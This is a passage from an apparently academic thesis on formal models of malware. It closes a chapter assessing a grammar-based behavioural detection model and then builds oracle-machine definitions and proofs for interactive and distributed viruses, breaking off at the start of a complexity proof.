β_{fp_3}="invader attempting to insert in winlogon"
β_{fp_4}="modifiy the way your computer communicate with the Internet"
β_{fp_5}="some useful ports are completely blocked (ex. SMTP 25)"
β_{fp_6}="potentially unwanted application that may exhibit malware characteristics, mirc.exe: known as not a virus"
β_{fp_7}="alerts concerning various Spyware and Adware"

TABLE 6.5 - ASSESSMENT OF THE FALSE POSITIVE RATES. See Tables 6.1, 6.2 and 6.3 for comparison with the observed detection rates of the Products A, B and C.

Chapter 7

Assessment of the semantic model and enhancements

Throughout Part I, we have explored the formalization of malicious behaviors by the use of formal grammars. A behavioral model is always a conceptual representation of reality, it must thus satisfy a certain number of requirements to guarantee its validity: solid theoretical foundations, a sufficient coverage of real cases and a possible mechanism for translation into the model. The following contributions answer to these requirements by establishing the important properties of our behavioral model:

Behavioral Model: According to the notion of behavior put forward in introduction, the formalization introduces interactions as a strong foundation of the behavioral language. This constitutes a first achievement compared to existing models which either remain specific to a set of API calls [211] or only cover machine instructions [64]. This property makes the language adapted both to static and dynamic modeling: to static modeling because of its coverage of instructions and multiple-path structures, to dynamic modeling because of its generic support of interactions and concurrency. In addition, the handling of environment objects is introduced in the language by the semantic rules provided by attribute-grammars. These rules are particularly useful for the identification of these objects and the understanding of their purpose in the malware life cycle. To this purpose, a typing mechanism is deployed, supporting different classes of objects with possible refinements. The obtained behavioral language is finally more unified than the behavioral models presented in the state of the art.

Behavioral Signatures: Individual descriptions of several typical malicious behaviors are specified in the behavioral language: replication, propagation, residency, Trojan services. As in [175, 181], these descriptions are manually built from the analysis of relevant malware samples. However, the provided descriptions encompass a larger set of behaviors, not restricted to replication [181] or botnet behaviors [175]. The expressiveness offered by the behavioral language enables by common descriptions the coverage of several types of threats. This coverage has given us the opportunity to bring into light the existing similarities between the behaviors of the different malware families, either stand-alone or web-based.

Model Translation: Automated translation between implementation and the behavioral language is formalized. At the implementation level, information about programs activity is connveyed by instructions, API calls and parameters; these are translated into the model using mappings and decision trees. In order to cover both directions, reverse translation is also covered using compilation techniques.

Model Adaptability: To support additional threats, the model coverage can be easily increased by the specification of new behavioral signatures which can introduce new kinds of objects in the typing system. The adaptability is eventually reflected in translation which does not require any modification of the language itself. Translation supports different native and scripting programming languages, running on different platforms, whereas existing detectors are often crafted for a particular target [175, 181, 211].

Behavioral Detection: In the context of detection, behavioral automata are formalized as push-down automata parsing the provided behavioral descriptions. The detection method reintroduces the notion of prerequisites and consequences from intrusion detection [74], in order to filter irrelevant inputs from parsing [200]. To handle multiple behavior instances in parallel, it reuses a solution introduced in [200], using derivation duplication to avoid heavy backtracking. The clear formalization of the method has given us the opportunity of studying the resulting complexity which was missing in [175, 181]. Since backtracking is reduced to its minimum, the method can eventually be deployed either for off-line or real-time analysis. Notice that the behavioral descriptions could also be employed by other detection techniques, even those based on static analysis such as model checking. A transformation of the grammar rules into temporal logic formulae would be required.

Behavioral Mutations: Behavioral mutations modify program computations and interactions while globally preserving a consistent behavior at each execution. These mutations supersede existing techniques by reaching a semantic level where the others remain purely syntactic, working at the instruction level [84]. These are based on reverse translation from the behavioral descriptions to executable code. Their usage is bivalent, either for malware to protect themselves from behavioral detection or, for security researchers to assess antivirus products.

In conclusion, the different objectives stated in introduction seem satisfied by the grammar-based formalization. Nevertheless, several limitations have been encountered in this approach, some solvable, some not. The formalization for example, even if it relies on the well known foundations of formal grammar, is still limited in terms of theoretical reasoning. The different experimentations led on the behavioral language have also stressed its dependence on implementation-related information; translation requires beforehand complete data, in particular in the context of detection. These limitations are made explicit in the following key points:

1) Theoretical reasoning: The grammatical formalization provides an insufficient theoretical model. For example, no proof of coverage can be established for the different behavioral descriptions related to replication whereas the functional definition of self-reproduction provided by theoretical models is complete by construction. In other words, the level of abstraction reached is still insufficient for the establishment of security proofs as in cryptography.

2) Signature generation: The number of behavioral descriptions provided is still limited. Descriptions for additional malicious behaviors can obviously be specified, still, their generation remains manual, requiring time-consuming analysis. Existing results in grammar learning have not been explored to address the problem.

3) Collection coverage: Most of the encountered problems in detection are linked to the insufficient coverage of the collection mechanism above which is deployed translation. For example, the simple collect of system calls at the kernel level is often insufficient to follow the data-flow in memory. It is also missing higher-level activity concerning above API calls. In fact, these problems are related to the level at which the mechanism is running within the system.

4) Collection configuration: The configuration of the environment indirectly impacts the coverage of the collection mechanism. This limitation is thus linked to the previous one. In

particular, the experimentations show the importance and the difficulty to recreate a real network topology. A complex infrastructure must be established where the analysts must often know beforehand which servers are required and how they must be configured.

Within the grammatical formalization, some of the stated limitations can still be addressed in future works, either by using other facilities offered by the theoretical foundations of grammars, or by improving the implementation of the different prototypes. However, others of these limitations can not be addressed without moving to other theoretical foundations. The following key points present perspectives of response to the corresponding limitations:

1) Theoretical reasoning: Since the behavioral model has reached its abstraction limit, a higher level can only be reached by the use of an adapted computational foundation. In response to the behavior requirements, this foundation should natively support interactive computations.

2) Signature generation: The behavioral model can be enriched by several means, either by specifying new behavioral descriptions, or by integrating new programming languages. A possible perspective is to continue the experimentations started with *JavaScript*. To increase the test pool, interfacing with a crawler would be an interesting solution. An other perspective is to explore the automatic generation of behavioral signatures in the behavioral language. In [65], M. Christodorescu et al. automatically generate specifications of malicious behaviors by differential analysis between call graphs of sane programs and their infected form. Taking inspiration from their work, the method could be adapted to build a grammatical description of the infected form and identify individual malicious behavior within.

3) Collection coverage: Problems of collection coverage are not inherent to the behavioral language and thus requires technical solutions. For example, tainting has been proposed to cope with data-flow breaks. In fact, data flows can only be monitored at the processor level. However, tainting and process-based techniques are hardly deployable at the end host because of performance. In [154], C. Kolbitsch et al. get round the problem by capturing the data processing made between system calls as fixed functions. Data flow is followed at runtime by checking that dependent arguments are function of previous arguments. The technique is efficient for malware variants who share common code and thus common data processing. Although it is promising, it would require adaptation to be transposed to our behavioral model. Since behavioral descriptions are not restricted to a given set of variants, the function modeling the data flow between two arguments can not be unique.

4) Collection configuration: The configuration of the collection environment is quite complex and requires important infrastructure. The solution could lie in tools for automated learning of protocols, in order to interface them with the collector and directly simulate network exchanges. For example, tools like *SGNET* increase the interaction capabilities of honeypots to download malware samples [166]. In [177], P Milani Comparetti et al. introduce *Prospex* to learn stateful protocols and present in their talk an interesting use case on learning the command protocol for botnets. Additional experimentations could be conducted with this type of tool in order to increase the coverage of data collection.

This intermediate conclusion ends the grammatical formalization. In response to the limitations in terms of theoretical reasoning, a second part of this thesis now addresses the exploration of other computational foundations for the modeling of malware. Next part starts from existing models of viruses self-reproduction, all based on recursive functions, and studies their possible adaptation to introduce interactions. It then explore more dedicated formalism with the possible modeling of malware within process algebras.

Part II

Formalization based on an algebraic approach

Chapter 8

Adaptation of existing models in abstract virology

Les théories ont causé plus d'expériences que les expériences n'ont causé de théories.

Carnets
J. Joubert - 1754-1824

Contents

A MULTITUDE OF BEHAVIORAL DETECTORS have been built on practical experimentation. The survey from Chapter 2 concludes that these detectors use, not only an inconsistent vocabulary, but more importantly inconsistent technical solutions. A plausible root cause for this inconsistency is the fundamental lack of a unified theory for behavioral approaches. The present chapter draws in Section 8.1 a first state of the art of existing models in abstract virology and identifies the required adaptations to support behavioral approaches. Motivated by the importance of interactions in behaviors, Section 8.2 then propose different contributions to integrate interaction support to these models models, giving us the opportunity to introduce interaction-based models of viruses and their impact on the detection complexity as studied in [139].

8.1 Models in abstract virology and their shortcomings

Surprisingly, few formal models have actually been published in abstract virology. Most of the research led on malware remains oriented towards operational issues. Since the release of the original concepts in the eighties, only a dozen publications can be found. Yet, the fundamental results on detection and prevention feasibility follow from these theoretical works. Since they have

not been introduced in Chapter 2, this chapter begins with a condensed state of the art of existing models in abstract virology. For the readers wanting to delve deeper into the subject, references are given for each model and a detailed survey is given in [94]. This state of the art is also the occasion to identify what shortcomings these models exhibit with respect to operational malware.

8.1.1 Self-replication in functional formalisms

All existing models in virology share a common foundation which is the notion of self-replication, characteristic of viruses. Work on self-replication had begun long before the notion of computer virus appeared. Already in [230], J. von Neumann had formalized the notion of machine self-replication inspired from biological replication. He had established ways to build self-replicating cellular automata where cellular configurations iteratively rebuild themselves at each transition.

The notion of computer virus really appeared in the eighties with the seminal work from F. Cohen [68]. He actually provided the first formal definition of a computer virus based on the Turing Machine formalism [224]. A Turing Machine consists of a head and a tape containing symbols from a finite alphabet. The machine progression is defined by a transition function which, taking as input the machine state and the symbol read from the tape, computes a new tape symbol, a new head position and a new machine state. Using this machine description, Definition 10 recalls the original virus model established by Cohen. thanks to his model, he proved, by reduction to the halting problem, the most fundamental result in virology which is the undecidability of detection.

Definition 10 *According to Cohen [68], a symbol sequence is a virus wrt. a Turing Machine if, as a consequence of its execution, a possibly evolved copy of itself is written further on the tape.*

Two years later, Cohen's thesis supervisor, L. Adleman came up with a more abstract formalization [35]. He transposed the virus model from a Turing Machine perspective, which is by nature linked to physical computers, to the more abstract theory of recursive functions [203]. This transposition was an undeniable proof that the self-replication capacity is intrinsic to computability formalisms. In this theory, recursive functions are denoted by integers using a Godël numbering. The notation $\phi_p(x)$ then corresponds to the computation of the function p over the arguments x. L. Adleman defined a virus as a particular function v associating to each program encoded by an integer p, an infected form $v(p)$ exhibiting one of the following capabilities:
(1) **Injuring** where a malicious task is run instead of the intended one,
(2) **Infecting** where a malicious task is run once the intended one has halted,
(3) **Imitating** where only the intended program is run for stealth reasons.
In Adleman's model, recalled in Definition 11, the infection process is more precisely defined by the explicit presence of the replication target. In addition, a program classification is provided with a distinction between benign, Epeian, disseminating and malicious programs, according to the capabilities they exhibit. The undecidability of the detection is maintained within the model as stated by Theorem 4. Curiously, after these important results, abstract virology did not benefit from any increase of interest. Years later only, Z. Zuo and M. Zhou extended this formalization to introduce the mutation process and additional aspects such as residency or stealth [252, 253].

Definition 11 *According to Adleman [35], a total recursive function v is a virus wrt. a Gödel numbering of the partial recursive functions $\{\phi_i\}$ if and only if for all possible input x either:*

$$\begin{array}{llcl} (1) & (\forall p, q \in N) & \phi_{v(p)}(x) & = & \phi_{v(q)}(x), \\ (2) & (\forall p \in N) & \phi_{v(p)}(x) & = & v(\phi_p(x)), \\ (3) & (\forall p \in N) & \phi_{v(p)}(x) & = & \phi_p(x). \end{array}$$

Theorem 4 *For all Gödel numbering of the partial recursive functions $\{\phi_i\}$:*

$$V = \{i \mid \phi_i \text{ is a virus}\} \text{ is } \Pi_2\text{-complete.}$$

Recently, G. Bonfante et al. have provided a virus model based on the existence of fixed points which not only matches up with the previous models but also offers greater flexibility [50, 51, 145]. A virus is built as the solution of a fixed point equation. The existence of a solution is then a direct consequence of Kleene's result on recursion, recalled by Theorem 5 [203, Chpt.11]. Contrary to L. Adleman's model, the virus is no longer considered as a function but as a program, making the notions of programming environment and program specialization available. Curiously, the link between self-replication and Kleene's recursion theorem had historically been discovered by J. Kraus, even before the first results from F. Cohen. Unfortunately, these works have remained unknown to the general public until their recent translation [156]. Through their works, G. Bonfante et al. have updated this approach with a new model given in Definition 12. The definition introduces a specific propagation function β to model the infection vector. This propagation function can be specified to represent different propagation techniques such as cloning and crushing viruses, or concatenating ecto-symbiosis. The detection complexity provided by L. Adleman still holds in their model, as illustrated in Theorem 6.

Theorem 5 - Recursion Theorem *Let us consider a semi-computable function f, a program p exists such that for all parameters x of the computation domain:*

$$\varphi_p(x) = f(p,x), \text{ reformulated by H. Rogers as: } \varphi_p(x) = \varphi_{f(p)}(x).$$

Definition 12 *According to Klaus [156] and Bonfante, Kaczmarek, Marion [50], a virus v is a program which, for all values of p and x over the computation domain D, satisfies the equation $\varphi_v(p,x) = \varphi_{\beta(v,p)}(x)$ where β denotes the propagation function.*

Theorem 6 *Given a recursive propagation function β, the viral set V_β is Π_2. Some functions β exist for which V_β becomes Π_2-complete.*

Even if their potential modeling capabilities differ, the three previous models eventually rely on common foundations: functional computability, the recursion theorem of Kleene and self-reproduction theory. But according to the Church-Turing thesis [203, Chpt.1.6], the formalisms on which they rely share the same expressive power.

Thesis 1 - Church-Turing Thesis *Every algorithm (terminating procedure) can be computed by an equivalent Turing machine, recursive function, or function defined in the λ-calculus.*

8.1.2 Known limitations in Turing-equivalent formalisms

Current virus models provide several fundamental results. They effectively capture self-replication and its underlying concepts such as the propagation method or the mutation process. More importantly, they all agree on the detection undecidability. But, as stated in the previous section, all these models eventually rely on Turing-equivalent formalisms. P. Wegner rightly underlines the fact that, if Turing Machines are sufficient to model closed systems wholly determined by their input, they fail to model open systems [243]. The function inputs are frozen and computation becomes impossible to dynamically influence from outside. These missing dynamic capabilities naturally limit the possible model extensions to cover interaction-sensitive malware:

Interactions: Interactions may be seen as means to dynamically import and export data with the external world during computation. These means are missing in original Turing Machines. In [97, 99], E. Filiol states that even k-Turing Machines using multiple tapes can not fully apprehend dynamic interactions since these machines are limited by a quadratic enhancement in the complexity of the computed algorithms. The set of possible interaction histories exceeds

this limit; in fact, this set can not be diagonalized and thus remains undecidable (see proof for Proposition 2 on page 41).
Unfortunately, interactions are critical with respect to malware. In reality, the behavior of malware is not always deterministic. The performed malicious tasks may be entirely determined by dynamic stimuli or observations of their environment. Emulation detection, triggering through user actions, random execution are typical examples.

Concurrency: The limitations appearing for interactions obviously impact concurrency likewise. In [178], R. Milner explains why Turing Machines, and more generally sequential formalisms, are no longer sufficient to model concurrent processes. This conclusion is confirmed by related results from Z. Manna and A. Pnueli showing that non-terminating reactive processes, such as operating systems, cannot be captured either [173]. In fact, non-termination is often used by concurrent processes in order to maintain their collaboration. In functional virus models, self-replication is the outcome of the computation. Consequently, non-termination is not supported just like interactions and concurrency.
Malware, being highly adaptable by nature, often use the system in a complex way in order to misappropriate its facilities to their own benefit. These misappropriations require concurrency, for example with the file system for replication or with mail/peer-to-peer clients for propagation. Concurrency can also be seen within the scope of malware themselves: k-ary malware introduced by E. Filiol distribute their code over several concurrent components [97, 99]. In addition to being adaptable, malware are also resilient and often rely on non-termination. They may stay active in memory either to multiply replications or to react to any attempt of detection or deletion.

8.2 Evolution towards interactive models

The previous section has shown that the notions of interaction and concurrency are missing from functional virus models, while they are commonly employed by malware. Besides, the thesis hypotheses consider interactions with the environment as the core of the behavior concept. A satisfying theoretical behavioral model thus requires the introduction of interactions.

As a matter of fact, functional models consider one program at a time. However, the architecture of existing systems is often based on a main Operating System in which several programs are run. In [168, 169], F. Leitold defines a virus model based on a different formalism called Random Access Stored Program Machine with Attached Background Storage (RASPM with ABS). Even if the expressiveness of this formalism remains equivalent to Turing Machines, it offers a clear distinction between the OS and the programs stored on different tapes. A first level of interaction is reached with the possible observation of how programs affect each others. However, RASPMs fundamentally remain sequential machines. The dynamic features used in parallelism, such as synchronization or inter-program communication, are lacking and are only introduced with Parallel Random Access Machines (PRAM).

The remainder of this chapter constitutes a different attempt we made to characterize interaction. Interactive Machines are constructed by introducing oracles inside functional models of viruses [139]. These oracles characterizes the properties of the dynamic interactions: involved adversaries, transmitted data, transmission directions, synchronization.

8.2.1 Theory of Interactive Machines

The shortcomings of the Turing Machines with respect to interactive computations are not really new; even A. Turing himself was aware of certain gaps in his theory [225]. Several alternative ex-

tensions of Turing Machines have been put forward since to cover these gaps. Interaction Machines are one of them. In [244], P. Wegner defines an interaction machine as a Turing Machine with dynamic input and output facilities. This statement is recalled by Definition 13.

Definition 13 *According to Wegner [244], Interaction Machines (IMs) extend Turing Machine (TMs) by adding dynamic input/output (read/write) actions. Interaction Machines may have single or multiple input streams, synchronous or asynchronous communications, and differences along many other dimensions, but all Interaction Machines are open systems that express dynamic external behaviors beyond that computable by algorithms.*

Proposition 7 *An Interaction Machine has the same expressive power as a Turing Machine with oracles and/or infinite input [242].*

According to the Proposition 7 from [242], Interaction Machines have an expressive power comparable to Turing Machines with oracles. Leaving aside the infinite input, an Oracle Machine also denoted O-Machine possesses one or several oracles represented as immediate responses stored on additional bands without size constraints [40, Chpt.24]. A description of an Oracle Machine is given below in Definition 14. The main interest is that an oracle can hypothetically solve problems of any complexity class, even undecidable ones such as computing interaction history sets. With respect to non-termination, unbounded input tapes would have been required to model the infinite computations of reactive processes [223]. However, the possibility to use the computability foundations on which the coming results are based would have been lost. As a consequence, concurrent programs and the functioning of the operating system are hidden behind oracles whereas non-terminating reactive viruses can still not be modeled.

Definition 14 *An Oracle Machine is a Turing Machine connected to an oracle Θ through an additional tape. The Turing machine writes on this tape its inputs for the oracle and signals its request thanks to a particular state $q_?$. In a single step, the oracle computes its function as a black box, writes its output to the tape and signals the result is ready by a second state q_r [40].*

Inside Interaction Machines, the executed program is placed into an open environment with possible adversaries. An adversary is basically any object able to interact with the given program: concurrent programs, the operating system, network connections, hardware devices with computing facilities and so on. The behavior of any concurrent adversary can then be modeled using the following reduction. According to the adversary's internal mechanism, the result of the interaction between an object O and an adversary A, denoted I_O^A, is function of three main factors: (1) the transmitted data, (2) the interaction history built as a string by concatenation of the data previously sent and received, and (3) time.

$I_O^A(transmitted\ data, time, interaction\ history) = data\ received$

No assumption is made about the nature of the exchanged data. This data can be simple values, implying that I_O^A will be a first-order function. But this data can also be functions, considering transmission of executable code for example, and I_O^A will consequently have a higher order.

The oracle acts as a black box to simplify the computation. Time and dynamic aspects, hard to capture in Turing Machines, are hidden behind the oracle. Basically, the arguments taken in input by the oracle are reduced to the data sent by an object O to trigger the interaction with an adversary A. The output of the oracle still represents the returned data.

$\Theta_O^A(data\ transmitted) = data\ received$

In unilateral interactions, either the input or the output can be null. To simplify the notations in the coming definitions, the string describing the whole interaction history between the object O and an adversary A will be denoted: $\Theta_O^A(.)$.

8.2.2 Abstract models for new classes of viruses

To maintain compatibility, new classes of viruses are defined starting from existing models. They are expanded using oracles to introduce the interactions intervening during the computation. By this method, two new classes of viruses are provided: interactive viruses and distributed viruses.

8.2.2.1 Interactive viruses

In [252, 253], Z. Zuo et al. introduce a class of implicit viruses whose execution result depends on different conditions. This class has been generalized later on by G. Bonfante et al. in [50]. Interactive viruses introduced in Definition 15 are built by refinement. Basically, interactive viruses perform several actions depending on conditions, not only on their arguments but also on their interactions with adversaries. In fact, these interactions are not bound to conditions. They may appear as parameters in the computed actions but more importantly, they may also appear as parameters of the propagation function β. This last statement is not without consequence for detection because it means that **viruses can be built whose propagation depends on interactions**. This is validated by virus construction in the proof of Propositions 8 and 9.

Definition 15 *Let $C_1, ..., C_k$ be k semi-computable disjoint subsets of a computation domain D, let $\Theta_v^1, ..., \Theta_v^n$ be the n oracles associated to n adversaries and let $V_{1,1}, ..., V_{n,k}$ be a set of semi-computable functions. An interactive virus v is defined such that, for all p and x:*

$$\varphi_v(p,x) = \begin{cases} V_{1,1}(v,p,x,\Theta_v^1(.)) & \text{if} \quad (p,x,\Theta_v^1(.)) \in C_1 \\ ... & \\ V_{n,k}(v,p,x,\Theta_v^n(.)) & \text{if} \quad (p,x,\Theta_v^n(.)) \in C_k. \end{cases}$$

Proposition 8 *An interactive virus v satisfying Definition 15 exists.*

Proposition 9 *A propagation function β depending on interactions may be built.*

Proof.

The proof is similar to the one developed for the implicit virus by G. Bonfante et al. [50], except that it relies on relativized computability [203]. Let us consider a set V containing the programs satisfying Definition 15 and a set A containing possible adversaries. We can define on $V \times A$ a function f as follows: $f(v,a) = \Theta_v^a(.)$ if the oracle $\Theta_v^a(.)$ is defined and $f(v,a) \uparrow$ otherwise[1]. The set I of known interaction schemes is built as: $I = \{\Theta_v^a(.) \,|\, v \in V, a \in A, \Theta_v^a(.) \downarrow\}$. f is said I-semi-computable because f becomes semi-computable as soon as we can compute elements of I. Let us consider now the case of an interactive virus with a single adversary a (the result can be extended easily to n adversaries). Two functions F' and F can be defined such as:

$$F'(y,p,i,x) = \begin{cases} V_1(y,p,x,i)) & \text{if} \quad (p,x,i) \in C_1 \\ ... & \\ V_k(y,p,x,i) & \text{if} \quad (p,x,i) \in C_k. \end{cases}$$

$F(y,p,x) = F'(y,p,f(y,a),x)$ if $f(y,a) \downarrow$, otherwise $F(y,p,x) \uparrow$.

F being I-semi-computable, by application of the relativized recursion theorem, we obtain a program v satisfying $\varphi_v^I(p,x) = F(v,p,x)$. Let e be a program computing F and e' a program computing F'. Two propagation functions $\beta_1(v,p) = S(e,v,p)$ and $\beta_2(v,p,f(v)) = S(e',v,p,f(v,a))$ can then be considered, where S is the specialization function.

[1] According to the standard notation: f is defined at x will be denoted $f(x) \downarrow$ whereas f is undefined (divergent) at x will be denoted $f(x) \uparrow$.

$$\begin{aligned}\varphi^I_{\beta_1(v,p)}(x) &= \varphi^I_{S(e,v,p)}(x)\\ &= \varphi^I_e(v,p,x) \text{ by the relativized s-m-n theorem}\\ &= F(v,p,x)\\ &= \varphi^I_v(p,x).\end{aligned}$$

Similarly:

$$\begin{aligned}\varphi^I_{\beta_2(v,p,f(v,a))}(x) &= \varphi^I_{S(e',v,p,f(v))}(x)\\ &= \varphi^I_{e'}(v,p,f(v),x) \text{ by the relativized s-m-n theorem}\\ &= F'(v,p,f(v),x)\\ &= F(v,p,x)\\ &= \varphi^I_v(p,x).\end{aligned}$$

The second construction is a proof that the result of interactions can also be parameters of the propagation function. □

Example 1 *The contradictory virus was introduced by Cohen to illustrate the detection undecidability [69]. Let us assume that the procedure D determining if a program is a virus is an interaction. We thus can describe the contradictory virus as follows:*

$$\varphi_v(p,x) = \begin{cases} \varphi_p(x) & \text{if} \quad \Theta^D_v(.) \in true \\ \varphi_{\beta(v,p)}(x) & \text{if} \quad \Theta^D_v(.) \in false \end{cases}$$

Example 2 *Botnets can be built as interactive viruses where the conditions C_k symbolize the different types of supported requests (DDos, Spam relay, Remote execution). Let us consider a remote command channel r represented by the oracle Θ^r. The oracle result is a couple of the form (c,p) where c is the request type and p the additional parameters (each component can be accessed separately using the projections π_1 and π_2). A definition for a botnet could be:*

$$\varphi_v(p,x) = \begin{cases} \varphi_{\beta(v,p)}(x) & \text{if } \pi_1(\Theta^r_v(.)) \in install \\ \varphi_q(p,x) & \text{if } \pi_1(\Theta^r_v(.)) \in exec \text{ with } q = \pi_2(\Theta^r_v(.)) \\ \varphi_{mailer}(m) & \text{if } \pi_1(\Theta^r_v(.)) \in relay \text{ with } m = \pi_2(\Theta^r_v(.)) \\ <\varphi_{connect}(t), ..., \varphi_{connect}(t)> & \text{if } \pi_1(\Theta^r_v(.)) \in denial \text{ with } t = \pi_2(\Theta^r_v(.)) \end{cases}$$

8.2.2.2 Distributed viruses

We follow the same method to define distributed viruses. Distributed viruses are made up of two or more programs executing in parallel while interacting dynamically. In fact, P. Wegner suggests in [244] that distributivity can be seen as the interactive composition of several concurrent processes. In other words, distributivity over two processes can be reduced to the following decomposition:

$$Behavior(P|Q) = Behavior(P) + Behavior(Q) + Interaction(P,Q).$$

For the purpose of this definition, a new notation $\varphi_{p|q}$ is introduced to refer to the parallel computation of two programs p and q. According to the decomposition above, a first model for distributed virus over two components is given in Definition 16.

Definition 16 *Let Θ^w_v and Θ^v_w be the oracles reflecting the interactions of two programs v and w. Programs v and w are components of a distributed virus $v|w$ if there is a combination function f, semi computable, such as:*

$$\varphi_{v|w}(p,x,y) = f(\varphi_v(p,x,\Theta^w_v(.)), \varphi_w(p,y,\Theta^v_w(.))).$$

Proposition 10 *Components v and w of a distributed virus satisfying Definition 16 exist.*

Proof.

Just as in the previous proof, let us consider a program set V. A function h is defined on $V \times V$ as follows: $h(p,a) = \Theta_p^a(.)$ if the oracle $\Theta_p^a(.)$ is defined and $h(p,a) \uparrow$ otherwise. The set I of known interaction schemes is then built as: $I = \{\Theta_p^a(.) \,|\, p \in V, a \in V \setminus \{p\}, \Theta_p^a(.) \downarrow\}$. h is said I-semi-computable because h becomes semi-computable as soon as we can compute elements of I. Let us now consider a semi-computable function f and let us define three functions F_1, F_2, and F_0 such as:

F_1 and F_2 are semi-computable functions of the form $\mathbb{N}^4 \rightarrow \mathbb{N}$,

$$F_0(y,z,p,x) = \begin{cases} f(F_1(y,p,x,h(y,z)), F_2(z,p,x,h(z,y)) & \text{if} \quad h(z,y) \downarrow \wedge h(z,y) \downarrow \\ F_0(y,z,p,x) \uparrow & \text{otherwise.} \end{cases}$$

F being the composition of I-semi-computable functions is I-semi-computable. Let us now introduce the encoding of tuples of integers into integers, denoted by <...>. The encoding is reversed by the projection functions π_n to recover the nth element. A new function F is built as follows:

$F(y,p,x) = F_0(\pi_1(y), \pi_2(y), p, x)$ if $F_0(\pi_1(y), \pi_2(y), p, x) \downarrow$, otherwise $F(y,p,x) \uparrow$.

By application of the relativized recursion theorem, we obtain a program denoted $v|w$ satisfying $\varphi^I_{v|w}(p,x) = F(v|w,p,x)$. The program $v|w$ is decomposed by projection into two integers representing programs denoted v and w such as $v|w = <v,w>$. Let e be a program computing F. A first propagation function β_0 is defined as $\beta_0(v,p) = S(e,v,p)$ where S is the specialization function. This function is refined in a second propagation function $\beta(v,w,p) = \beta_0(<v,w>,p)$.

$$\begin{array}{rcl} \varphi^I_{\beta(v,w,p)}(x) & = & \varphi^I_{\beta_0(<v,w>,p)}(x) \\ & = & \varphi^I_{\beta_0(v|w,p)}(x) \\ & = & \varphi^I_{S(e,v|w,p)}(x) \\ & = & \varphi^I_e(v|w,p,x) \text{ by the relativized s-m-n theorem} \\ & = & F(v|w,p,x) \\ & = & \varphi^I_{v|w}(p,x). \end{array}$$

A program $v|w$ may thus be constructed as a virus, but the link with the behaviors of v and w must still be explicited:

$$\begin{array}{rcl} \varphi^I_{v|w}(p,x) & = & F(v|w,p,x) \\ & = & F_0(\pi_1(v|w), \pi_2(v|w), p, x) \\ & = & F_0(v,w,p,x) \\ & = & f(F_1(v,p,x,h(v,w)), F_2(w,p,x,h(w,v)) \end{array}$$

By application of the relativized recursion theorem:
v can be built satisfying $\varphi^I_v(p,x,\Theta^w_v(.)) = F_1(v,p,x,h(v,w))$,
w can be built satisfying $\varphi^I_w(p,x,\Theta^v_w(.)) = F_1(w,p,x,h(w,v))$. □

A definition of distributed viruses has been given over two components. Let us now extend the model to distributed viruses over n components. Before going any further, it will prove useful to make a parallel with E. Filiol's work on k-ary malware [97, 99]. According to his definition, k-ary codes are made up of several files which can be either active (executables) or inert (data repositories). By convention, active components are denoted v_i and inert ones d_j. As stated by E. Filiol, component interactions can be seen as graphs where the vertices symbolize the components and the edges symbolize interactions between the connected extremities. In other words, if two components v_i and v_j interact, the edge (v_i, v_j) is included in the edge set of the interaction graph. Figure 8.1 contains a graph example connecting the different components of a distributed code.




FIGURE 8.1 - DISTRIBUTED VIRUS OVER NINE COMPONENTS. This graph of interaction is given as an example of complex distribution. By searching for biconnected subgraphs, the scope of interactions can be reduced to condensed graphs.

Still in [97, 99], a clear distinction is made between two classes of k-ary codes. The first *class I* gathers the sequential k-ary codes whose components are executed consecutively, fed by the results of the previous executions. By choice, sequential codes were not considered as really concurrent, but rather as composed codes. Referring to function composition, composed codes denoted $v \cdot w$ satisfy the following equation: $\varphi_{v \cdot w}(p, x) = \varphi_v(\varphi_w(p, x))$. On the opposite, the second *class II* gathers the parallel k-ary codes whose components dynamically interact, introducing real concurrency. This class of codes is typically the notion of distributed virus, Definition 17 tries to cover.

Definition 17 *Let G be an interaction graph whose edge set E_G contains n active components v_i and m inert components d_j. $\Theta^V_{v_i}(.)$ corresponds to the concatenation of all the interaction histories between v_i and its connected active components: $\Theta^{v_j}_{v_i}(.)$ where $\{v_j | (v_i, v_j) \in E_G\}$. $\Theta^V_{v_i}(.)$ is defined respectively for connected inert components. The components of the graph G constitute a distributed virus if a semi-computable functions g exists, satisfying the system:*

$$\varphi_G(p, x) = g(\varphi_{v_1}(p, x, \Theta^V_{v_1}(.), \Theta^D_{v_1}(.)), ..., \varphi_{v_n}(p, x, \Theta^V_{v_n}(.), \Theta^D_{v_n}(.)))$$

The definition implies that the complexity of the combination dramatically increases with the number of components. A potential solution to simplify the approach would be to partitioning. The original graph can be partitioned into biconnected subgraphs in order to pinpoint the articulation vertices. The complexity of the interaction graph could be split between the subgraphs as shown in Figure 8.1. Therefore, instead of a massive combination function, a system of $n+1$ more simple equations is obtained, where n is the number of biconnected subgraphs. The additional equation is responsible for the combination of the different subgraphs. In other words, the idea is to study interactions locally before the scope is enlarged.

8.2.3 Impact of interactions on the detection complexity

The previous section illustrates classes of viruses where interactions greatly impact computations. This is particularly true for cases where these interactions intervene in the propagation function. The distinction between a virus and a healthy program depends whether the right interactions occur or not. Consequently, the introduction of interactions is not without consequence on detection. Beforehand, the study of the intrinsic complexity of interaction resolution is necessary to measure their impact on detection.

8.2.3.1 Classes of interaction and their time complexity

The resolution of interactions heavily depends on the involved entities. By identifying different classes of interactions, a time complexity can be associated to the oracles modeling them. Three main classes of interaction have been identified by increasing complexity:

(Class I_1) Interactions with inert objects: This class covers the interactions with inert objects, having no internal mechanisms. Data files, registry entries, storage memories, in other words, accesses to any data repositories are members of this class. Because of the absence of internal mechanisms, these interactions are always initiated by the observed program. In this case, the complexity is proportional to the size of the requested data and is thus linear.

Proposition 11 *The complexity of interactions with inert objects is in P.*

(Class I_2) Interactions with active objects through interfaces: This class covers the interactions with active objects whose access to their internal mechanisms is constrained by well-defined interaction interfaces. Accesses to kernel objects inside an operating system, typically synchronization objects, are members of this class. These interactions remain initiated by the observed program. Even synchronisation with a remote signal can not be achieved without an explicit request from the program.

Proposition 12 *The complexity of interactions with active objects through defined interfaces is NP-Complete.*

Proof.
